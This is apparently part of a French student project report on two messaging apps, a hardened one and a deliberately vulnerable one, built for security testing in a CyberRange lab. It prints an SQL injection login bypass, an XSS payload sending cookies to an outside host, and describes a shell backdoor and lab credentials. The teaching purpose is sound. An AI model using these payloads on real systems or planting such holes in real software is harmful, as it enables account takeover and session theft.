

Figure 13 : Gantt prévisionnel



Figure 14 : Gantt réalisé

Cahier des charges

La première phase du projet a été entièrement consacrée à la mise en place de ses fondements. Après des échanges approfondis avec le client, il a été possible de travailler pour définir un cahier des charges détaillé, ainsi que la réalisation du Figma et les différents diagrammes structurant le projet. Ces éléments clés ont permis de poser les bases solides du projet et de planifier le développement de chaque partie avec précision, ce qui a par la suite permis d'établir un diagramme de Gantt exhaustif.

La réflexion approfondie menée en amont du projet a permis de gagner un temps précieux et de limiter le nombre de décisions à prendre lors du développement. À titre d'exemple, l'utilisation de Figma dès le début du projet a permis de mettre en place un design solide et réfléchi, offrant ainsi une base déterminée au préalable pour le développement du CSS. Cette approche a permis de travailler plus efficacement sans devoir réviser le design.

Mise en place

Par la suite, il s'est avéré nécessaire de mettre en place un environnement de travail accessible à distance, afin de faciliter la collaboration et la continuité du projet. Pour répondre à ce besoin, la mise en place d'un serveur AWS, associé à l'utilisation de Filezilla, et d'une base de données hébergée, a été obligatoire pour centraliser le développement de *Net&Shield*. Cette solution a permis un travail plus efficace en équipe, en garantissant une disponibilité optimale des outils de développement, quel que soit le lieu de travail.

Recevoir et envoyer des messages

La première étape cruciale du développement a été consacrée à la mise en place de la fonctionnalité d'envoi et de réception de messages. Dans un premier temps, les bases de Javascript et de PHP ont été revisitées, ce qui a conduit à consacrer une période plus longue à ce travail. Le temps supplémentaire accordé à cette section a permis de mieux maîtriser les langages de programmation, ce qui a facilité la progression dans les phases de développement ultérieures.

S’inscrire / Se connecter

Initialement, il était prévu de travailler sur l'envoi et la réception des messages, puis sur la connexion et l'inscription. Mais cela n’a pas été le cas, il a été jugé plus efficace de répartir les tâches pour le développement de cette partie. Néanmoins, Il avait été prévu de réaliser le CSS en simultané avec le développement du code, mais cela n'a pas été le cas. L'intégralité de la partie back-end a été développée avant que l'attention ne soit portée sur le front-end.

Annuaire centralisé

La conception du système d'annuaire centralisé était prévue dès l'élaboration de la base de données, ce qui a permis sa mise en place rapide, et de prendre de l’avance sur les prévisions initiales. Ce gain de temps a toutefois été consacré à la mise en place du CSS.

Mode sécurisé / vulnérable

Malheureusement, la section « mode sécurisé / vulnérable » a nécessité plus de temps que prévu. La création des différentes vulnérabilités a été particulièrement laborieuse, notamment en ce qui concerne l'injection XSS qui a nécessité une adaptation du code. Concernant la sécurisation, étant donné que les cookies pouvaient être modifiés si leur sécurité n'était pas renforcée, il a été nécessaire de modifier une partie du code de *Net&Shield*. Cependant, un certain temps a été gagné en développant l'historique des messages

simultanément à l'envoi et à la réception des messages, ce temps a ainsi pu être exploité pour rattraper le retard.

Version HTTP / HTTPS

Cette section ne nécessitant que très peu de temps a été prévue comme telle lors de l’organisation initiale du projet ce qui a pu libérer du temps pour le développement d’autres parties plus complexes.

Fonctions annexes et débattement

Dans l'hypothèse initiale où l'un des éléments de ce projet pourrait ne pas être achevé dans les délais impartis, il a été décidé d'allouer une section dédiée aux « fonctions annexes et débattements ». Grâce aux fonctions annexes déjà mises en place au cours du développement de la messagerie, ce temps supplémentaire a pu être utilisé pour peaufiner avec soin les failles et les injections.

3. Développement technique

La présente section permettra de découvrir la méthodologie ainsi que les idées qui ont permis aux développeurs d'atteindre les objectifs fixés par ce projet. La première partie portera sur la mise en place du projet, comment répondre aux objectifs donnés et comment procéder pour y arriver. Puis, le fonctionnement global de la messagerie sera détaillé pour mettre en avant la méthodologie et les techniques de chaque fonctionnalité. La seconde partie explicitera comment a été mis en place CyberRange afin de réaliser les tests de sécurité. Ensuite, les différences entre HTTP et HTTPS ainsi que leurs mises en place seront précisées. Une partie détaillera la liste des failles de la messagerie où chacune d'entre elles sera définie et corrigée. La suite présentera les fiches de tests de chaque fonctionnalité ainsi que l'exploitation des résultats. Enfin, la dernière partie conclura en décrivant les améliorations et corrections qui peuvent être apportées à la messagerie.

a) Mise en place du projet

Le début du projet s'est concentré sur la recherche d'informations, de connaissances et de réponses possibles au projet. En rédigeant le cahier des charges, une réflexion sur les méthodes à utiliser pour que toutes les fonctionnalités soient possibles a été nécessaire :

« *Technologie et technique utilisée :*

Afin de pouvoir remplir les conditions demandées, l'utilisation des langages PHP et JavaScript pour respectivement échanger avec la base de données et afficher les messages sera nécessaire.

Le script PHP génèrera des requêtes HTTP. Il récupérera les paramètres envoyés par le client via la méthode GET ou POST et il enverra en réponse des données au format JSON, CSV ou HTML.

Il récupérera la requête envoyée par le client. Puis, l'utilisateur exécutera une action « charger les messages », « envoyer » et en fonction de cette requête il téléchargera des données venant de la base de données ou enverra des données vers cette base pour envoyer ou afficher des messages. »

Ce paragraphe est extrait du cahier des charges dans la partie « Aspects Fonctionnels » qui décrit la méthode qui pourrait être utilisée pour la fonctionnalité « Envoyer et recevoir un message ».

Grâce au cahier des charges et à la première semaine de travail consacrée à la gestion de projet et à la réflexion sur la future messagerie, des idées et des solutions ont été anticipées.

Afin de préparer aux mieux le projet, il est important de se renseigner sur les failles qui devaient être mises en place comme les injections SQL, XSS mais aussi les backdoors. Une période de recherche sur les différents sujets a été effectuée en utilisant des articles trouvés sur internet mais également des documents de cours proposés par l'ISEN. L'utilisation de RootMe a également été d'une grande aide. En effet, cette plateforme en ligne d'apprentissage de la sécurité informatique et de la cybersécurité propose des épreuves dans différents domaines dont les failles web (injections SQL, XSS).

Ensuite, pour travailler à distance il fallait que le serveur soit hébergé sur AWS afin de pouvoir avancer plus vite, sachant qu'à un certain stade la configuration d'un serveur accessible sur internet serait nécessaire. Il a été préférable de commencer par cela, cette tâche étant réalisée prioritairement cela a permis d'avancer plus vite pour la suite. En effet, il n'y a eu qu'une base

de données à configurer sur le serveur plutôt que deux en local évitant ainsi d'avoir à configurer un serveur sur chaque ordinateur. Une fois la configuration d'AWS effectuée, la mise en place de la base de données sur le serveur fût rapide et il a donc été possible de commencer à coder

En point de départ, l'utilisation de différents travaux pratiques réalisés en cours de Web Dynamique et de Communication Web fut d'une grande aide. En effet, ces cours proposés par Thibault Napoléon ont servi de base pour la messagerie.

b) Fonctionnement de la messagerie

Le cœur du projet est constitué par la messagerie, qui a été développée en premier lieu et a guidé la suite des travaux. Un temps important y a été consacré afin d'assurer la pose de bases solides. En effet, la réflexion menée lors de cette étape initiale fut primordiale pour garantir le bon fonctionnement du projet sur le long terme. Les fonctionnalités clés à intégrer pour répondre aux besoins du client ont été déterminées lors de cette phase de développement.

i. Connexion/Inscription

Premièrement la connexion et l'inscription. Cette première partie est cruciale car elle permet la récupération des données des utilisateurs, indispensables pour leur permettre d'accéder à la page de chat. Il est donc nécessaire d'obtenir les données du client de manière sécurisée ou non sécurisée pour démontrer l'impact que peut avoir cette partie sur une messagerie. La conception du front-end et du back-end diffère légèrement entre les deux messageries pour répondre aux demandes du client. Le traitement des données est effectué de manière sécurisée pour *Net&Shield*, tandis que *TrashTalk* ne dispose pas des mêmes mesures de sécurité. Malgré ces différences, le fonctionnement général du code reste très similaire.

Cette partie fonctionne avec les fichiers suivants (en excluant les fichiers de style et le fichier d'images) :

- *index.html*
- *chat.js*
- *auth.php*
- *database.php*

L'utilisateur arrive donc sur une page avec le logo de la messagerie qu'il a choisi. Il a la possibilité de s'inscrire ou de se connecter.

L'inscription :

Dans un premier temps l'inscription. Lorsque l'utilisateur arrive sur cette page, il dispose de trois champs, l'un dédié au pseudo et les deux autres au mot de passe et à sa vérification.

TrashTalk :

Lorsque l'utilisateur saisit son pseudo dans le premier champ, celui-ci est immédiatement envoyé à la fonction "auth.php" qui se charge de vérifier s'il est déjà présent dans la base de données. Si tel est le cas, un message d'erreur est renvoyé à l'utilisateur, l'invitant à choisir un autre pseudo. En revanche, si le pseudo est inexistant, il est enregistré dans la base de données en même temps qu'un token de connexion est généré. Cette étape cruciale permet à l'utilisateur d'accéder par la suite à la page de chat grâce à ses identifiants.

```
if(!dbAddUser($db,$login,$password))
{
   header('HTTP/1.1 401 Unauthorized addUser');
   exit;
}
```

En parallèle, dans le *chat.js* deux cookies sont créés : un login un user id et un token. Ces cookies ne sont pas sécurisés, ils sont modifiables dans la console. Le cookie login permettra par la suite le chargement de l'user id et le positionnement des messages lors de l'affichage.

```
  for (let i = messages.length - 1; i >= 0; i--){
    if(messages[i].pseudo==Cookies.get().login){
      text+='<div class="Droite-middle-container-droite">
```

Les champs de mot de passe sont eux aussi récupérés dans le *chat.js* et comparés pour vérifier que les deux sont identiques. Si ce n'est pas le cas une alerte remonte à l'utilisateur pour l'informer. Si les deux mots de passe sont identiques, ils sont ensuite ajoutés sur la base de données en même temps que le pseudo si la vérification du pseudo est valide. Les mots de passe sont alors stockés en MD5 dans la base de données.

***Net&Shield* :**

Net&Shield a développé une version optimisée et simplifiée de *TrashTalk*. Tout comme dans *TrashTalk*, le premier champ permet à l'utilisateur de s'inscrire en entrant son pseudonyme, qui est ensuite vérifié dans la base de données. Si le pseudonyme est valide, un token est créé et les informations de l'utilisateur sont ajoutées à la base de données.

Net&Shield se distingue de *TrashTalk* en utilisant un système plus sophistiqué de sécurité des données. Lorsqu'un utilisateur se connecte, *Net&Shield* génère un cookie unique token qui est utilisé pour accéder à l'identifiant utilisateur dans la base de données lorsqu'il est requis pour une requête. De plus, une variable globale est créée pour stocker temporairement les données utilisateurs nécessaires pour les fonctions d'affichage. Cette variable est réactualisée régulièrement pour éviter toute modification non autorisée, elle n'a aucun impact sur la base de données.

Les mots de passe quant à eux sont comparés de la même façon que *TrashTalk*. La seule différence vient lors de l'ajout des données dans la base de données. Les injections sont traitées avec l'extension PDO. Les données sont donc stockées et traitées en toute sécurité avec un cryptage en SHA2 de 256bits.

La connexion :

La messagerie dispose également d'un système de connexion pour les utilisateurs préalablement inscrits. Après avoir cliqué sur le bouton « Connexion » l'utilisateur se retrouve face à deux champs, l'un pour son pseudo et l'autre pour son mot de passe. Comme pour l'inscription, la forme des codes diffère entre *TrashTalk* et *Net&Shield*.

TrashTalk :

Une fois que la messagerie a récupéré les informations de connexion de l'utilisateur, elle procède immédiatement à une comparaison avec les données stockées dans la base de données. Si les informations de connexion sont correctes, un nouveau token est créé et attribué à l'utilisateur. Cependant, si l'un des éléments de connexion (pseudonyme ou mot de passe) est incorrect, un message d'alerte est affiché pour informer l'utilisateur.

La requête effectuée pour vérifier les informations de connexion n'est pas entièrement sécurisée. Il est possible de contourner le système et de se connecter en tant que n'importe quel utilisateur en entrant une commande spécifique dans le champ mot de passe :

```
') OR ('1'='1
```

Cette commande permet alors de modifier la requête SQL suivante en s'insérant à la place du $password :

```
SELECT * FROM user WHERE pseudo='$login' AND hash=MD5('$password')
```

Après l'ajout du token dans la base de données, un cookie est créé pour stocker sa valeur dans la partie *chat.js.* Ce dernier est créé pour enregistrer le pseudo et un autre pour l'user id. Ces cookies ne sont pas sécurisés et permettent par la suite de récupérer les informations telles que la liste d'amis, les messages et autres informations critiques.

***Net&Shield* :**

Net&Shield et *TrashTalk* ont des processus de récupération d'informations similaires, mais le stockage des données dans la base de données diffère. En effet, contrairement à *TrashTalk*, *Net&Shield* empêche toute tentative d'injection de code malveillant en évitant l'interprétation des requêtes SQL, ce qui renvoie une erreur à l'utilisateur en cas de tentative de ce type.

La gestion des données retournées de la base de données est également prise en charge de manière différente. Tout comme pour l'inscription, *Net&Shield* crée un token unique qui est stocké à la fois dans la base de données et dans un cookie. Ce token est utilisé pour récupérer toutes les informations sensibles de la base de données lorsqu'elles sont demandées, garantissant ainsi une protection supplémentaire des données utilisateur.

ii. Gestion de la liste d'amis et du statut

Après avoir validé l'identité de l'utilisateur et récupéré ses informations à l'aide des cookies, une requête est envoyée vers le serveur pour importer la liste d'amis de l'utilisateur connecté. Cette requête SQL vers la base de données se fait de la même façon sur *Net&Shield* et *TrashTalk*. En revanche ce que contient la requête est différent d'une plateforme à l'autre.

L'état de l'utilisateur est actualisé lors de sa connexion/inscription et il est remonté lors de la requête SQL pour la liste d'ami vers la base de données.
Cette partie fonctionne avec les fichiers suivants (en excluant les fichiers de style et le fichier d'images) :

- *index.html*
- *chat.js*
- *chat.php*
- *database.php*

Pour *TrashTalk* les informations nécessaires à la requête SQL sont prises dans les cookies tels que l'user id de l'utilisateur connecté :

```
let userId = Cookies.get().id;
  ajaxRequest('GET', 'php/chat.php?request=pseudos&user_id='+ userId,
function(data) {
```

Dans le cas de *Net&Shield*, la valeur de l'ID utilisateur est recherchée dans la base de données en utilisant une promesse, en fonction du token stocké dans les cookies. Ce token est unique et non falsifiable, garantissant ainsi la fiabilité des données récupérées.

```
  userIdPromise.then(function(userId) {
    ajaxRequest('GET', 'php/chat.php?request=pseudos&user_id='+ userId,
function(data) {
```

Après avoir remonté la liste d'amis les valeurs sont ensuite affichées dans une liste déroulante cliquable.

Ces informations sont mises à jour en cliquant sur le bouton « + » en face du texte « Amis ».

iii. Envoi et réception de messages

La réception et l'envoi des messages sont les principaux éléments d'une messagerie, ils permettent l'échange de messages instantanés entre deux personnes. C'est également ici que se fera la majorité du contact IHM.

Cette partie fonctionne avec les fichiers suivants (en excluant les fichiers de style et le fichier d'images) :

- *index.html*
- *chat.js*
- *chat.php*
- *database.php*

Réception de messages :

Tout d'abord, la réception de messages. Que ce soit pour *TrashTalk* ou pour *Net&Shield*, le fonctionnement demeure identique. Une requête est effectuée toutes les secondes vers la base de données pour récupérer la liste des messages liée à l'identifiant de l'utilisateur et de son ami choisi. Les messages sont ensuite divisés en deux catégories distinctes : ceux envoyés par l'ami (affichés en blanc sur la gauche) et ceux envoyés par l'utilisateur (affichés en bleu sur la droite).

Il convient de noter que cette requête est exécutée après que la liste d'amis ait été chargée, c'est-à-dire dès qu'un utilisateur sélectionne un ami avec lequel il souhaite échanger des messages.

Envoi de messages :

À la différence de la réception de messages, l'envoi de messages diffère grandement entre *Net&Shield* et *TrashTalk*. En effet, le traitement des messages après que l'utilisateur ait envoyé son message est radicalement distinct entre les deux applications. L'objectif varie également, tandis que l'on cherche à prévenir les injections SQL et XSS dans un cas, on cherche à filtrer les messages pour autoriser certaines backdoors dans l'autre.

TrashTalk :

Lors de l'envoi du message dans TrashTalk, le message ne bloque pas les balises html et permet donc des injections XSS à l'aide de la commande suivante :

</input><ahref="javascript:varxhr=new XMLHttpRequest();xhr.open('GET','https://coucou.free.beeceptor.com?cookies='%2Bdocument.cookie);xhr.send();">Clique ici !<input>

La backdoor, lorsqu'elle est activée pour un utilisateur et un destinataire précis, permet de filtrer en découpant les messages en plusieurs parties avant de les interpréter par le biais du shell du serveur, ou bien de les convertir en requêtes SQL.

c) Mise en place de CyberRange

Une fois le développement de la messagerie terminé et son fonctionnement opérationnel, la mise en place d'une plateforme sécurisée était indispensable pour pouvoir effectuer les tests. Ce processus s'est fait en plusieurs étapes : L'installation du matériel nécessaire, sa configuration et l'importation de la messagerie sur la plateforme CyberRange.

Pour la première étape d'installation, M. Druon s'est chargé de mettre en place une workzone sur CyberRange. Ce dernier a également ajouté sur cette workzone une machine virtuelle Kali, nommée user1, avec un environnement graphique, une IP 192.168.0.10 et des identifiants **lade/lade**, ainsi qu'un serveur web avec comme système d'exploitation Debian 10, une IP 192.168.0.100 et des identifiants **lade/lade** ou **root/root**.



Figure 15 : Environnement CyberRange

Le serveur web possède trois packages installés en plus : Apache 2.4.38 / PHP 8.0.28 / MariaDB 10.3.38. Ces packages sont nécessaires pour le bon fonctionnement du projet :

- Apache 2.4.38 permet d'héberger des sites web et des applications web dynamiques. Il prend en charge un large éventail de protocoles, notamment HTTP, HTTPS, FTP et d'autres protocoles de communication Web. Il peut être configuré pour fonctionner avec différents langages de programmation, tels que PHP, Perl, Python, Ruby et d'autres langages.
- PHP 8.0.28 permet d'exécuter des scripts PHP sur un serveur Web.
- MariaDB 10.3.38 fournit un environnement complet de bases de données relationnelles permettant de stocker, gérer et récupérer des données.

Les versions utilisées sont les mêmes que celles du serveur AWS, d'où ce choix.

Plus tard dans le projet, une autre machine Kali, nommée user2, avec un environnement graphique a été ajoutée afin de pouvoir travailler à deux simultanément sur la plateforme. Mais également pour simuler un deuxième utilisateur qui pourrait servir de cible, ou encore de preuve du bon fonctionnement de la messagerie avec deux utilisateurs connectés pouvant discuter entre eux de manière instantanée. Un élément gate-1 est aussi visible dans la workzone, celui-ci représente l’accès à internet car la machine user1 en a besoin pour pouvoir mettre à l’œuvre l’injection XSS.

L’étape suivante a donc été la configuration de la plateforme pour pouvoir remettre correctement la messagerie en place. La première mission à effectuer fut de configurer MariaDB et de réinstaller la base de données sur le serveur web. Il a d’abord fallu créer un nouvel utilisateur nommé **NicoCharbo** et avec comme mot de passe **isen35** qui se connectera et exécutera les commandes SQL vers la base de données. Puis, ajouter des droits avec les commandes :

```
GRANT ALL PRIVILEGES ON *.* TO 'NicoCharbo'@'localhost' WITH GRANT
OPTION;
FLUSH PRIVILEGES ;
```

Une fois cette étape faite, il était possible d’importer les fichier sql contenant la création de la base de données de la messagerie.

Un élément essentiel oublié fut d’installer les drivers PDO_MYSQL qui permettent la bonne liaison du site vers la base de données. Il a donc été nécessaire de les ajouter à la configuration, à la suite.

Pour la dernière étape, il restait à importer les fichiers nécessaires au bon fonctionnement de la messagerie. La liste des fichiers est présente ci-dessous :



Figure 16 : Arborescence des fichiers

d) HTTP et HTTPS

Le protocole HTTP est un protocole de communication client-serveur utilisé pour transférer des données sur le World Wide Web. Il est basé sur un modèle de requête-réponse, où le client envoie une requête au serveur et le serveur renvoie une réponse contenant les données demandées. Les requêtes HTTP sont généralement envoyées via des navigateurs Web tels que Google Chrome, Mozilla Firefox ou Safari. Les requêtes HTTP sont généralement transmises en texte clair, ce qui les rend vulnérables aux attaques.

HTTPS est une version sécurisée du protocole HTTP. Il utilise le protocole SSL/TLS (Secure Sockets Layer/Transport Layer Security) pour chiffrer les données échangées entre le client et le serveur, ce qui rend la communication plus sûre et plus confidentielle. Lorsqu'un utilisateur accède à un site HTTPS, le serveur envoie un certificat numérique qui prouve que le site est authentique et que la connexion est sécurisée. En résumé, HTTPS ajoute un degré couche de sécurité supplémentaire à la communication entre le client et le serveur en chiffrant les données et en vérifiant l'authenticité du site Web.

Le projet en question implique une connexion aux services web via les protocoles HTTP et HTTPS. Cette connexion permettra à l'utilisateur d'utiliser un outil spécifique, tel que Wireshark, afin d'écouter le réseau et de récupérer les trames entrantes et sortantes sur le poste auquel il est connecté. Grâce à cette fonctionnalité, l'utilisateur sera en mesure d'observer les différences entre les trames HTTP non sécurisées et les trames HTTPS sécurisées lors des échanges de messages sur la messagerie. Il pourra ainsi facilement distinguer les communications vulnérables des communications sécurisées en se basant sur la visualisation des trames capturées. En somme, cette fonctionnalité permettra à l'utilisateur de mieux comprendre les enjeux de sécurité liés à l'utilisation de protocoles non sécurisés tels que HTTP.

Dans le contexte du projet de messagerie sécurisée, l'implémentation d'un protocole HTTPS nécessite la création d'une clé SSL autosignée sur le serveur. Pour réaliser cette opération, il est possible d’utiliser OpenSSL, un service qui fournit des implémentations de protocoles de sécurité tel que SSL ou TLS.

- Tout d'abord, il convient d'activer le protocole HTTPS sur Apache. Dans un deuxième temps, il faut générer un certificat racine qui sera ensuite autosigné. Cette étape cruciale permet de garantir la confidentialité des échanges sur le serveur. Une fois les fichiers *.crt* et *.key* générés, il ne reste plus qu'à les déplacer aux emplacements adéquats afin qu'ils puissent être exploités par Apache.

- En seconde partie de la procédure, il est nécessaire que le fichier .crt soit envoyé à la machine virtuelle (VM) utilisant un navigateur afin que le site en HTTPS puisse être connecté. Ensuite, le fichier .crt doit être ajouté au navigateur pour que le certificat autosigné par le serveur soit reconnu. Une fois cette étape réalisée avec succès, l'accès au site via le protocole HTTPS est rendu possible.

Il se peut que le fichier .crt ne soit pas accepté par certains navigateurs (par exemple, Google Chrome), une adaptation du certificat est alors nécessaire pour qu'il puisse être reconnu. Dans certains cas, outre la transmission du fichier .crt, il peut également s'avérer indispensable de fournir le fichier .key au navigateur.

Il sera également nécessaire de procéder à une modification des règles des iptables en vue d'autoriser les entrées sur le port 443, permettant ainsi la circulation du trafic en HTTPS.

Il est à noter que la clé générée actuellement dispose d’une validité d’un an, il faudra donc la renouveler le 23/03/2024.

e) Failles et scénarios

